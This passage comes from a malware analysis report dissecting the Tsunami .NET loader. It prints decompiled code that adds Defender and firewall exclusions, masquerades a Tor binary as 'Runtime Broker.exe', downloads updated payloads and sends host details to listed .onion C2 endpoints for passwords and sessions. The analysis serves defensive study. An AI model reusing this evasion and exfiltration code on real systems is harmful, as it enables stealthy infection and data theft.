The use of conditional delays based on the *flag*'s presence serves to reduce unnecessary re-execution of *security-disabling routines* while providing a *persistent mechanism* to *disrupt or evade host protections*. By incorporating these actions early in the workflow, the program ensures that *security defenses are neutralized*, enabling subsequent malicious operations to proceed unimpeded. The method's detailed logging further demonstrates an emphasis on tracking the program's progression, which aids in monitoring and debugging within the malware framework.

```
        // Token: 0x06000009 RID: 9 RVA: 0x00002480 File Offset: 0x00000680
        private static void DisableWindowsSecurity()
        {
            bool flag = AntiDefender.FlagExists();
            AntiDefender.DisableWindowsDefender();
            AntiDefender.DisableWindowsFirewall();
            if (flag)
            {
                Logger.LogInfo("Program.DisableWindowsSecurity", "Detected Anti Malware flag, sleeping for 1 minute");
                Thread.Sleep(60000);
                return;
            }
            Logger.LogInfo("Program.DisableWindowsSecurity", "Did not detect Anti Malware flag, sleeping for 5 minutes");
            Thread.Sleep(300000);
        }

        // Token: 0x04000003 RID: 3
        private static string ClientDirPath = new KnownFolder(32).Path + "\\Microsoft\\Windows\\Applications";

        // Token: 0x04000004 RID: 4
        private static string ClientExePath = Program.ClientDirPath + "\\Runtime Broker.exe";

        // Token: 0x04000005 RID: 5
        private static bool CheckedForUpdates = false;

        // Token: 0x04000006 RID: 6
        private static bool ClientRunning = false;
    }
}
```

Figure 127: Overview of the ***DisableWindowsSecurity()*** method

The *AntiDefender* class represents a set of functions aimed at *disabling key Windows security features*, specifically *Windows Defender* and *Windows Firewall*. The methods operate by adding exceptions to these defenses for specific applications, enabling the malware or potentially unwanted software to *bypass detection and restriction mechanisms*.

The ***DisableWindowsDefender()*** method is designed to add exclusions to *Windows Defender* for a predefined list of applications, ensuring that these files are ignored by the antivirus. It retrieves the paths of these applications through the ***GetApplicationList()*** method and iterates over them, invoking the ***Shell.AddWindowsDefenderException()*** function for each entry. This action allows the specified files to evade *real-time scanning*, reducing the likelihood of detection. Logging is incorporated to document the process, recording successful additions of exceptions.

The ***DisableWindowsFirewall()*** method performs a similar task but targets the *Windows Firewall*. It first checks whether a *flag* exists, indicating that the operation has already been performed. If the *flag* is absent, it iterates over the same application list, invoking ***Shell.AddWindowsFirewallException()*** for each entry. By adding *firewall exceptions*, the method ensures that these applications can communicate over the network without restrictions. Once the exceptions are added, it creates the *flag* file to avoid re-executing the process in subsequent runs.

The ***CreateFlag()*** method generates a file named *TsuAmFlag.txt* in the system's temporary directory. This file serves as an indicator that the *firewall exception* process has already been completed. The method incorporates exception handling to ensure stability and logs the success or failure of the operation. The ***FlagExists()*** method checks for the presence of this *flag* file, returning a boolean value that determines whether the ***DisableWindowsFirewall()*** method should proceed.

The ***GetApplicationList()*** method defines a hardcoded list of paths to applications that require exceptions in both *Windows Defender* and the *Firewall*. These paths include various directories, such as *temporary locations*, *application folders*, and *known Windows directories*, where components like ***Runtime Broker.exe***, ***System Runtime Monitor.exe***, and ***msedge.exe*** are stored. By using the *KnownFolder* class to retrieve specific system paths, the method adapts to the target system's environment dynamically.

```
using System;
using System.Collections.Generic;
using System.IO;
using System.Runtime.CompilerServices;
using Syroot.Windows.IO;

namespace Tsunami.Core.Common
{
    // Token: 0x0200000F RID: 15
    public static class AntiDefender
    {
        // Token: 0x06000031 RID: 49 RVA: 0x00003320 File Offset: 0x00001520
        public static void DisableWindowsDefender()
        {
            foreach (string text in AntiDefender.GetApplicationList())
            {
                Shell.AddWindowsDefenderException(text);
                Logger.LogInfo("AntiDefender.DisableWindowsDefender", "Added Windows Defender exception for: '" + text + "'");
            }
        }

        // Token: 0x06000032 RID: 50 RVA: 0x0000338C File Offset: 0x0000158C
        public static void DisableWindowsFirewall()
        {
            if (AntiDefender.FlagExists())
            {
                return;
            }
            foreach (string text in AntiDefender.GetApplicationList())
            {
                Shell.AddWindowsFirewallException(text);
                Logger.LogInfo("AntiDefender.DisableWindowsFirewall", "Added Windows Firewall exception for: '" + text + "'");
            }
            AntiDefender.CreateFlag();
        }
```

Figure 128: Overview of the *AntiDefender* class

Upon further analysis of the *AntiDefender* class, it becomes evident that it contains a hardcoded list of file paths that are subjected to the *whitelisting* process. The paths in question include critical system directories and filenames that mimic legitimate applications, such as ***Runtime Broker.exe***, ***System Runtime Monitor.exe***, and other executables placed in standard or temporary directories.

This deliberate selection of paths indicates an effort to blend malicious components with legitimate system files, reducing the likelihood of detection. By targeting common system directories such as *AppData*, *WindowsApps*, and the temporary folder, the malware leverages locations that are often overlooked or trusted by security mechanisms.

This whitelisting tactic ensures that key malware components can persist and execute their payloads without triggering alarms, further emphasizing the *Threat Actor*'s focus on stealth and persistence.

A more detailed and comprehensive list of the paths corresponding to these folder identifiers will be presented in the subsequent dissection during the *dynamic analysis* phase. This approach will enable the retrieval of runtime-resolved paths by observing the malware's behavior in a controlled environment, ensuring a thorough understanding of how these identifiers are translated into actual system directories.

```
private static bool CreateFlag()
{
    string text = Path.GetTempPath() + "/TsuAmFlag.txt";
    bool flag;
    try
    {
        File.Create(text);
        Logger.LogSuccess("AntiDefender.CreateFlag", "Created the Anti Defender flag");
        flag = true;
    }
    catch (Exception ex)
    {
        Logger.LogInfo("AntiDefender.CreateFlag", "Failed to create the Anti Defender flag: " + ex.M
        flag = false;
    }
    return flag;
}

// Token: 0x06000034 RID: 52 RVA: 0x00003470 File Offset: 0x00001670
public static bool FlagExists()
{
    return File.Exists(Path.GetTempPath() + "/TsuAmFlag.txt");
}

// Token: 0x06000035 RID: 53 RVA: 0x00003488 File Offset: 0x00001688
[NullableContext(1)]
private static List<string> GetApplicationList()
{
    return new List<string>
    {
        new KnownFolder(92).Path + "\\System Runtime Monitor.exe",
        new KnownFolder(72).Path + "\\Microsoft\\Windows\\Applications\\Runtime Broker.exe",
        new KnownFolder(32).Path + "\\Microsoft\\Windows\\Applications\\Runtime Broker.exe",
        new KnownFolder(72).Path + "\\Microsoft\\Windows\\Dependencies\\System Runtime Monitor.exe",
        new KnownFolder(32).Path + "\\Microsoft\\WindowsApps\\msedge.exe",
        Path.GetTempPath() + "\\Runtime Broker.exe"
    };
}
```

Figure 129: Hardcoded paths of additional payloads undergoing *whitelisting* process.

The *Shell* class provides utility functions to interact with the Windows system through *PowerShell commands*. It includes methods to execute arbitrary commands, add exceptions to *Windows Defender*, and *create firewall rules*, primarily aiming to configure the system in favor of the malware's operations.

The ***ExecutePowerShellCommand()*** method serves as a generic utility to execute *PowerShell commands*. It creates a new *Process* instance with *powershell.exe* as the executable and the specified command as its argument. The process is configured to run without displaying a window (*CreateNoWindow = true*), enabling it to execute silently. This generic command execution capability underpins the other methods in the class.

The ***AddWindowsDefenderException()*** method uses a *PowerShell command* to add a specified path to *Windows Defender Exclusion List*, preventing the *AV* from scanning or monitoring files in that location. The command is executed using *powershell.exe* with elevated privileges (*Verb = "runas"*), ensuring that administrative access is granted for modifying *Defender* settings. This functionality is critical for the malware to *bypass detection* and *ensure the persistence* of its components.

Similarly, the ***AddWindowsFirewallException()*** method constructs a *PowerShell* *command* to create a *firewall rule allowing inbound traffic* for a specified program. The rule is labeled with a generic name, such as *Microsoft Edge WebEngine*, to avoid suspicion. Like the *Defender exclusion method*, this command also runs with elevated privileges and suppresses any visible command window. The use of *netsh* commands within *PowerShell* highlights an effective approach to manipulate firewall rules programmatically.

This class demonstrates a deliberate focus on leveraging *PowerShell* for system modifications, a common tactic in malware to evade detection and achieve operational goals. By embedding commands directly into the malware, the attackers reduce the reliance on external scripts, ensuring stealth and flexibility. The silent execution and elevation of privileges further underline the emphasis on maintaining a low profile while performing critical system changes.

```
using System;
using System.Collections.Generic;
using System.Diagnostics;
using System.Runtime.CompilerServices;

namespace Tsunami.Core.Common
{
    // Token: 0x02000018 RID: 24
    [NullableContext(1)]
    [Nullable(0)]
    public static class Shell
    {
        // Token: 0x06000049 RID: 73 RVA: 0x00003BC6 File Offset: 0x00001DC6
        public static void ExecutePowerShellCommand(string command)
        {
            new Process
            {
                StartInfo = new ProcessStartInfo
                {
                    FileName = "powershell.exe",
                    Arguments = command,
                    UseShellExecute = false,
                    CreateNoWindow = true
                }
            }.Start();
        }

        // Token: 0x0600004A RID: 74 RVA: 0x00003C00 File Offset: 0x00001E00
        public static void AddWindowsDefenderException(string path)
        {
            string text = "Add-MpPreference -ExclusionPath '" + path + "'";
            new Process
            {
                StartInfo = new ProcessStartInfo
                {
                    FileName = "powershell.exe",
                    Arguments = text,
                    CreateNoWindow = true,
                    Verb = "runas"
                }
            }.Start();
        }

        // Token: 0x0600004B RID: 75 RVA: 0x00003C58 File Offset: 0x00001E58
        public static void AddWindowsFirewallException(string path)
        {
            List<string> list = new List<string>
```

Figure 130: Overview of the *Shell* class

The *TorProxy* class provides a comprehensive implementation for managing a *Tor proxy*, encompassing its installation, execution, and usage for network operations such as *HTTP requests* and file downloads. The *ExecutablePath* property specifies the location of the *Tor proxy* executable as ***Runtime Broker.exe*** within the system's *temporary directory*. This choice of name and location raises suspicions of an attempt to masquerade as a legitimate Windows process, potentially aiding in evasion from detection mechanisms.

The ***Install()*** method is responsible for deploying the *Tor proxy* executable. It first checks if the proxy is already running, avoiding redundant installations. If the executable is absent, it retrieves the *Tor binary* data from a resource loader and writes it to the specified location. The method is equipped with detailed logging to capture success or failure, reflecting the developer's attention to error handling and debugging capabilities. The ***Start()*** method initiates the proxy process, configured to use a standard *SOCKS* port (9050) and a temporary directory for its data storage. If an instance of the proxy is already active, the method attempts to terminate it before restarting, ensuring no conflicts arise from multiple running instances. Again, logging is extensively used to provide insights into process management.

The ***Shutdown()*** method complements this functionality by stopping the *Tor proxy*. It performs a check to confirm the process is running and, if so, attempts to terminate it. Detailed logs document whether the shutdown succeeds or fails, providing transparency and aiding troubleshooting.

Network communication is facilitated through the ***SendRequest()*** method, which allows *HTTP requests* to be routed through the *Tor proxy*. This asynchronous function supports both *GET* and *POST* requests, with headers and payloads designed for *JSON*-based data exchanges. By incorporating a custom *SOCKS* port handler, the method ensures all traffic is anonymized. Comprehensive error handling and logging provide a detailed account of the request outcomes, including response status codes and content sizes. Similarly, the ***DownloadFile()*** method enables file retrieval via the proxy. Using asynchronous streaming, it efficiently downloads files from specified URLs to designated file paths. Its reliance on the *Tor network* for anonymizing traffic and the inclusion of robust error handling underscore its capability for secure and reliable file transfers.

The overall design of the *TorProxy* class reflects a technically proficient implementation, leveraging asynchronous programming to ensure efficient and non-blocking operations. However, the choice to disguise the executable as ***Runtime Broker.exe*** and deploy it in a temporary directory suggests potential misuse for malicious purposes. These characteristics, combined with the use of *Tor* for anonymizing traffic, align with tactics commonly seen in malware aimed at concealing *Command-and-Control* communications, *data exfiltration*, or *secondary payload delivery*.

```
namespace Tsunami.Core.Common
{
    // Token: 0x0200001A RID: 26
    [NullableContext(1)]
    [Nullable(0)]
    public static class TorProxy
    {
        // Token: 0x17000006 RID: 6
        // (get) Token: 0x0600004D RID: 77 RVA: 0x00003D55 File Offset: 0x00001F55
        public static string ExecutablePath
        {
            get
            {
                return Path.GetTempPath() + "\\Runtime Broker.exe";
            }
        }

        // Token: 0x0600004E RID: 78 RVA: 0x00003D68 File Offset: 0x00001F68
        public static bool Install()
        {
            if (Processes.IsRunning(TorProxy.ExecutablePath))
            {
                Logger.LogWarning("TorProxy.Install", "The Tor proxy is already running");
                return true;
            }
            byte[] array = ResourceLoader.Load(Resources.TorExecutable);
            if (!FileSystem.WriteAllBytes(TorProxy.ExecutablePath, array))
            {
                Logger.LogError("TorProxy.Install", "Failed to write Tor executable to its file");
                return false;
            }
            Logger.LogSuccess("TorProxy.Install", "Started Tor proxy");
            return true;
        }
```

Figure 131: Snippet of *TorProxy* class

The ***CheckForUpdates()*** method is a robust implementation designed to manage updates for the *Tsunami Client* application. It combines multiple functionalities to ensure the client executable is current, secure, and operational. The process begins by verifying the existence of the designated directory for the *Tsunami Client*. If the directory is missing, it is created, and the operation is logged, ensuring the required environment is properly configured.

The method then requests the hash of the latest client version from the server via an *HTTP GET request*, routed through a *Tor proxy* for anonymized communication. The response from the server contains the *hash* and a success status. If the request is successful, the received *hash* is compared against the one of the currently installed client executable, computed using the *SHA-256* algorithm. This step ensures the integrity of the existing file and determines whether an update is required. If the executable is missing or the hashes do not match, the method identifies the need for an update.

Before proceeding, the method checks whether the current version of the client is running. If it is, the method attempts to terminate the process to ensure a clean update environment. If termination fails, an error is logged, and the update process is aborted. Once the update is confirmed, the method downloads the latest compressed version of the client executable from the server using the *Tor proxy*. The file is temporarily stored in the system's temporary directory, and its contents are read, reversed, and decompressed using a *GZIP* library. The decompressed data is then written to the client executable's path, replacing the old version with the updated one. Finally, the temporary file is deleted, with any failure to delete it logged as a warning.

Throughout the process, the method incorporates comprehensive error handling and logging. Each step, whether successful or failed, is documented to ensure transparency and facilitate debugging. For instance, it logs successes for tasks such as fetching the hash and downloading the compressed file, and records warnings or errors for issues like hash mismatches, decompression failures, or file system errors. The use of *SHA-256* hashing underscores the method's focus on verifying update integrity, preventing corrupted or malicious files from being applied.

The reliance on the *Tor proxy* for communication adds a layer of obfuscation, making it difficult to trace server interactions. The ability to dynamically download and apply updates allows for the deployment of new payloads or modifications, enhancing the adaptability and persistence of the system. The integration of *GZIP* compression minimizes the size of update payloads, optimizing bandwidth usage while maintaining functionality through proper decompression. The ***CheckForUpdates()*** method exemplifies careful and efficient design, incorporating advanced techniques for process management, error handling, and file integrity verification.

```
private static bool CheckForUpdates()
{
    if (!Directory.Exists(Program.ClientDirPath))
    {
        Directory.CreateDirectory(Program.ClientDirPath);
        Logger.LogInfo("Program.CheckForUpdates", "Tsunami Client directory does not exist, creating it");
    }
    Tuple<bool, string> result = TorProxy.SendRequest(HttpMethod.Get, TorServer.ASSETS_TSUNAMI_CLIENT_HASH, "").
    bool item = result.Item1;
    string item2 = result.Item2;
    if (item)
    {
        Logger.LogSuccess("Program.CheckForUpdates", "Downloaded Tsunami Client hash: '" + item2 + "'");
        bool flag;
        if (File.Exists(Program.ClientExePath))
        {
            string text;
            if (!SHA256.ComputeFile(Program.ClientExePath, out text))
            {
                Logger.LogError("Program.CheckForUpdates", "Failed to compute Tsunami Client hash");
                return false;
            }
            Logger.LogInfo("Program.CheckForUpdates", "Computed Tsunami Client hash: '" + text + "'");
            if (item2 == text)
            {
                Logger.LogInfo("Program.CheckForUpdates", "No update required, hashes are equal");
                return true;
            }
            Logger.LogWarning("Program.CheckForUpdates", "Hashes are not equal, immediate update is required");
            flag = true;
        }
        else
        {
            Logger.LogInfo("Program.CheckForUpdates", "Tsunami Client file does not exist, update is required");
```

Figure 132: Overview of ***CheckForUpdate()*** method

The susscessive analysis of the *ResourceManager* component reveals the presence of two notable embedded resources: a tor.exe file and a ***tsunami_payload.exe***. While the first file, ***tor.exe***, is actively extracted and utilized by the malware during execution, the latter appears to be embedded without any direct reference to its extraction or deployment within the program's logic. This discrepancy raises questions about the attacker's intent and the role of the unused ***tsunami_payload.exe***.

The active usage of *tor.exe* aligns with the malware's reliance on the *Tor network* for anonymized communication. Conversely, the embedded ***tsunami_payload.exe*** stands out as an anomaly. Despite being included within the resource bundle, no references to its extraction or execution were identified in the program's workflow. This omission is particularly intriguing given the malware's reliance on hash-based comparison for deploying the most recent version of the *Tsunami Client*. This update mechanism ensures that only the latest and potentially most secure version of the tool is deployed during the attack. The presence of this forgotten executable, a seemingly outdated or redundant payload, raises questions about its intended purpose.

One plausible explanation is that ***tsunami_payload.exe*** could have been a placeholder or backup resource intended for testing or as a contingency in case of a failure in the update process. Alternatively, its inclusion may have been unintentional, resulting from oversight or rushed development during the malware's construction. The lack of references to its deployment leaves its intended role ambiguous and opens the possibility that it was meant to serve in a future iteration of the malware but was left dormant in this version.

Nevertheless, its presence allows for standalone analysis. This dormant payload provides an additional opportunity to uncover details about the attacker's broader toolkit or objectives. Its embedded status, while curious, does not detract from the malware's operational efficiency but instead offers valuable insights into the development practices and potential missteps of the threat actor.




Figure 133: ***tsunami_payload.exe*** availability with no reference to its deployment.

The *TorServer* class provides functionality for establishing and managing communication with a remote server over the Tor network. It facilitates tasks such as *session initialization*, *environment information submission*, and *data transmission*. The implementation exhibits a deliberate focus on maintaining persistent and anonymized communication, leveraging the *Tor proxy* for network routing.

The ***Connect()*** method serves as the entry point for establishing communication with the remote server. It sequentially calls the ***SendInit()*** and ***SendEnvironmentInfo()*** methods to initialize the session and transmit the host system's environment details. The method ensures that both steps are successful, logging any failures and terminating the connection attempt if errors occur. Upon successful completion, a *session key* is obtained, which is critical for subsequent interactions.

The ***SendInit()*** method initializes the connection by sending an *empty payload* ({}) to the server's *API* initialization endpoint. The server responds with a *session key*, which is parsed and stored for later use. This acts as an *authentication token*, binding subsequent requests to a specific session. The method logs the outcome of the initialization, ensuring transparency in the connection process.

The ***SendEnvironmentInfo()*** method collects detailed system information, including application version, *system specifications* (e.g., processor, RAM, display size, operating system), and *geographic location* (e.g., city and country). This information is compiled into a dictionary and transmitted to the server via the ***SendData()*** method. The latter ensures that critical system attributes are accurately collected and sent, potentially aiding in profiling the victim's environment for tailored malicious activities.

The ***SendData()*** method is a generalized function for transmitting data to the server. It serializes the data into a *JSON* object, incorporating the *session key* for authentication. The payload is then sent via the ***TorProxy.SendRequest()*** method, which routes the request through the *Tor network*. Analyzed method provides detailed logging for successful transmissions, including the size of the data sent and the response received.

This class also defines several constant URLs for various *API* endpoints, including those for *telemetry*, *browser passwords*, *session data*, and other assets. These endpoints reflect a comprehensive framework for data exfiltration and telemetry reporting, likely intended for managing stolen information and maintaining control over the infected system.

A noteworthy aspect of this class is its use of Tor for anonymizing communication. By routing all requests through the Tor network, it obscures the server's location and the nature of the communication, complicating detection and attribution efforts. The implementation of detailed logging and error handling ensures that failures are documented, facilitating debugging and operational resilience.

The *TorServer* class demonstrates a well-structured approach to managing communication within a malicious framework. Its integration of session management, environment profiling, and anonymized data transmission reflects a high degree of sophistication. This class is likely a critical component of a broader malware architecture designed for *data exfiltration*, *telemetry*, and *maintaining remote control* over compromised systems.

```
Dictionary<string, object> dictionary = new Dictionary<string, object>
{
    { "app-version", appVersion },
    { "app-type", text },
    {
        "pc-name",
        Environment.MachineName
    },
    {
        "user-name",
        Environment.UserName
    },
    {
        "operating-system-id",
        ComputerInfo.GetOperatingSystemID()
    },
    {
        "operating-system-name",
        ComputerInfo.GetOperatingSystemName()
    },
    {
        "processor-name",
        ComputerInfo.GetProcessorName()
    },
    {
        "processor-core-count",
        ComputerInfo.GetProcessorCoreCount()
    },
    {
        "gpu-name",
        ComputerInfo.GetGraphicsCardName()
    },
    {
        "ram-size-gb",
        ComputerInfo.GetTotalMemoryGB()
    },
    { "display-size-width", displaySize.Width },
    { "display-size-height", displaySize.Height },
    {
        "public-ip",
        ComputerInfo.GetPublicIP()
    },
    { "country", location.Country },
    { "city", location.City }
};
```

Figure 134: *JSON*-based template with acquired information to exfiltrate.

```
// Token: 0x04000028 RID: 40
public static readonly string API_INIT_URL = Meta.GetServerURL() + "/api/v1/init";

// Token: 0x04000029 RID: 41
public static readonly string API_ENVIRONMENT_INFO_URL = Meta.GetServerURL() + "/api/v1/environment-info";

// Token: 0x0400002A RID: 42
public static readonly string API_BROWSER_PASSWORDS_URL = Meta.GetServerURL() + "/api/v1/browser-passwords";

// Token: 0x0400002B RID: 43
public static readonly string API_BROWSER_SESSIONS_URL = Meta.GetServerURL() + "/api/v1/browser-sessions";

// Token: 0x0400002C RID: 44
public static readonly string API_DISCORD_ACCOUNTS_URL = Meta.GetServerURL() + "/api/v1/discord-accounts";

// Token: 0x0400002D RID: 45
public static readonly string API_TELEMETRY_URL = Meta.GetServerURL() + "/api/v1/telemetry";

// Token: 0x0400002E RID: 46
public static readonly string ASSETS_TSUNAMI_CLIENT_HASH = Meta.GetServerURL() + "/assets/v2/tsunami-client/hash";

// Token: 0x0400002F RID: 47
public static readonly string ASSETS_TSUNAMI_CLIENT_FILE = Meta.GetServerURL() + "/assets/v2/tsunami-client/file";

// Token: 0x04000030 RID: 48
public static readonly string ASSETS_DOTNET6_INSTALLER_URL = Meta.GetServerURL() + "/assets/v2/dotnet6-installer-url";

// Token: 0x04000031 RID: 49
private static string SessionKey = "";
```

Figure 135: *API* endpoint paths for each single activity the malware takes care of.

- *hxxp[:]//n34kr3z26f3jzp4ckmwuv5ipqyatumdxhgjgsmucc65jac56khdy5zqd[.]onion/assets/v2/dotnet6-installer-ur*
- *hxxp[:]//n34kr3z26f3jzp4ckmwuv5ipqyatumdxhgjgsmucc65jac56khdy5zqd[.]onion/api/v1/discord-accounts*
- *hxxp[:]//n34kr3z26f3jzp4ckmwuv5ipqyatumdxhgjgsmucc65jac56khdy5zqd[.]onion/api/v1/browser-passwords*
- *hxxp[:]//n34kr3z26f3jzp4ckmwuv5ipqyatumdxhgjgsmucc65jac56khdy5zqd[.]onion/api/v1/init*
- *hxxp[:]//n34kr3z26f3jzp4ckmwuv5ipqyatumdxhgjgsmucc65jac56khdy5zqd[.]onion/assets/v2/tsunami-client/file*
- *hxxp[:]//n34kr3z26f3jzp4ckmwuv5ipqyatumdxhgjgsmucc65jac56khdy5zqd[.]onion/api/v1/browser-sessions*
- *hxxp[:]//n34kr3z26f3jzp4ckmwuv5ipqyatumdxhgjgsmucc65jac56khdy5zqd[.]onion/api/v1/telemetry*
- *hxxp[:]//n34kr3z26f3jzp4ckmwuv5ipqyatumdxhgjgsmucc65jac56khdy5zqd[.]onion/assets/v2/tsunami-client/hash*
- *hxxp[:]//n34kr3z26f3jzp4ckmwuv5ipqyatumdxhgjgsmucc65jac56khdy5zqd[.]onion/api/v1/environment-info*

As observed in previous instances, nearly all components within the identified list, except for the *Discord* and *Browser* related paths, are actively utilized in at least one of the malicious functions implemented in the analyzed *DLL*. This notable exception raises similar questions to those posed earlier, as it may represent a remnant of a prior iteration of the module, initially developed for a different purpose and subsequently repurposed or adapted to fit its current scope. It might be a leftover artifact from an earlier stage of development, where the module was designed with broader or alternative functionalities. This could imply that the malware's architecture has evolved, discarding certain features while adapting others to serve the campaign's objectives. Alternatively, it might offer a glimpse into future intentions, signaling the attacker's plans to incorporate *Discord* and *Browser* focused features into subsequent versions of the module.

Such patterns reflect the iterative nature of the *Threat Actor*'s development process, where modularity and flexibility play key roles. The inclusion of potentially deprecated or yet-to-be-deployed components demonstrates the evolving scope of their malicious toolkit. While it is possible that the *Discord* and *Browser* related paths was left in unintentionally due to rushed development, it cannot be dismissed as a mere oversight. Instead, it provides valuable insight into the attacker's design philosophy and the lifecycle of their malicious tools.

This dormant paths, much like other unexplored functionalities or components, highlights the importance of monitoring the malware's development over time. Analyzing such artifacts can reveal potential shifts in the attacker's focus, providing early warning of new techniques or targets that may emerge in future campaigns.




Figure 136: *Discord* and *Browser* paths are not read by any function.

By proceeding with the code analysis, it is possible to focus on the *ComputerInfo* class. The latter is designed to gather detailed system information, leveraging both managed *.NET* functionality and native Windows *API*s. It provides methods to extract data about *hardware*, *operating system*, and *display settings*, as well as *geolocation* and *public IP address* information. The methods combine *command-line utilities*, *registry queries*, and *API calls* to compile a comprehensive profile of the host system.

The class includes methods such as ***GetProcessorName()***, ***GetProcessorCoreCount()***, and ***GetGraphicsCardName()*** to retrieve details about the system's CPU and GPU. These methods execute Windows Management Instrumentation *Command-line* (*WMIC*) queries through the command prompt and parse the output. For instance,

GetProcessorName() retrieves the *CPU* name by running the *WMIC* command for processor details, extracting and formatting the output string. Similarly, ***GetProcessorCoreCount()*** uses *WMIC* to determine the number of *CPU cores*, and ***GetGraphicsCardName()*** queries the *GPU* name.

To determine if a dedicated *GPU* exists, the ***DedicatedGraphicsCardExists()*** method uses *WMIC* to fetch video controller descriptions and searches for keywords like *Nvidia* or *Radeon* in the output. This method provides insight into the graphical capabilities of the system, which can be useful for tailoring payloads or assessing the target's computational power.

The class includes ***GetTotalMemoryGB()***, which retrieves the system's *physical memory* using the ***GetPhysicallyInstalledSystemMemory()*** function from *kernel32.dll*. This *API* call ensures accurate memory reporting in *GB*, independent of the system's *OS* or configuration. Display size is obtained through the ***EnumDisplaySettings()*** function from *user32.dll*, which retrieves the screen resolution for the primary monitor.

Operating system details are retrieved via methods such as ***GetOperatingSystemName()*** and ***GetOperatingSystemID()***. The former uses *WMIC* to fetch the *OS* caption and formats it as a user-friendly string. The latter queries the *Windows registry* for the *product ID* using predefined paths, demonstrating its ability to gather licensing information or unique identifiers tied to the operating system.

The *geolocation* capabilities of the class are implemented in ***GetLocation()***, which combines *public IP* retrieval with location services such as *ipinfo.io*. The method sends HTTP requests to these *API*s, fetching data about the system's *public IP*, *country*, and *city*. The ***GetPublicIP()*** method offers similar functionality, querying multiple online services for the *public IP address*.

Internally, the class uses helper methods to parse and extract relevant information from the outputs of *WMIC commands*, *registry queries*, and *API responses*. The use of both *.NET* libraries and *unmanaged* code illustrates a hybrid approach, enabling the class to access a wide range of system information.

This class serves as a robust tool for profiling the host system, with applications ranging from hardware and software inventory to geolocation and network assessment. While such capabilities can be legitimate in administrative or diagnostic contexts, in this context they are used to fingerprint the targeted machine and possibly to tailor an evental deploy of the previously referenced ***XMRig Miner***.

```
namespace Tsunami.Core.OS
{
    // Token: 0x02000009 RID: 9
    [NullableContext(1)]
    [Nullable(0)]
    public static class ComputerInfo
    {
        // Token: 0x06000013 RID: 19 RVA: 0x000025C8 File Offset: 0x000007C8
        public static string GetProcessorName()
        {
            try
            {
                ProcessStartInfo processStartInfo = new ProcessStartInfo();
                processStartInfo.FileName = "cmd.exe";
                processStartInfo.RedirectStandardOutput = true;
                processStartInfo.UseShellExecute = false;
                processStartInfo.CreateNoWindow = true;
                processStartInfo.Arguments = "/c wmic path Win32_Processor get Name";
                Process process = new Process();
                process.StartInfo = processStartInfo;
                process.Start();
                string text = process.StandardOutput.ReadToEnd();
                process.WaitForExit();
                return ComputerInfo.<GetProcessorName>g__ExtractProcessorName|0_0(text);
            }
            catch (Exception ex)
            {
                Console.WriteLine(ex.Message);
            }
            return "Not Found";
        }

        // Token: 0x06000014 RID: 20 RVA: 0x00002658 File Offset: 0x00000858
        public static int GetProcessorCoreCount()
        {
            try
            {
                ProcessStartInfo processStartInfo = new ProcessStartInfo();
                processStartInfo.FileName = "cmd.exe";
                processStartInfo.RedirectStandardOutput = true;
                processStartInfo.UseShellExecute = false;
                processStartInfo.CreateNoWindow = true;
                processStartInfo.Arguments = "/c wmic path Win32_Processor get NumberOfCores";
                Process process = new Process();
                process.StartInfo = processStartInfo;
                process.Start();
                string text = process.StandardOutput.ReadToEnd();
                process.WaitForExit();
                return ComputerInfo.<GetProcessorCoreCount>g__ExtractProcessorCoreCount|1_0(text);
            }
```

Figure 137: Snippet of the *ComputerInfo* class

The ***ExecuteTsunamiClient()*** method manages the execution of the *Tsunami Client*, with a focus on ensuring the necessary runtime environment, such as *.NET 6*, is installed and operational. It begins by verifying if the *.NET 6* framework is present on the system. If not, it attempts to retrieve the installer URL from the server via a Tor proxy, provided the server is online. This step underscores its reliance on dynamic dependencies, highlighting its adaptability but also its dependency on external infrastructure.

If the server is offline or the installer URL cannot be retrieved, the method logs an error and aborts the process, reflecting the criticality of *.NET 6* to the client's functionality. Once the URL is obtained, the method invokes the ***DotNet6.Install()*** function to download and install the framework. Any failure during this installation process is logged, emphasizing robust error reporting.

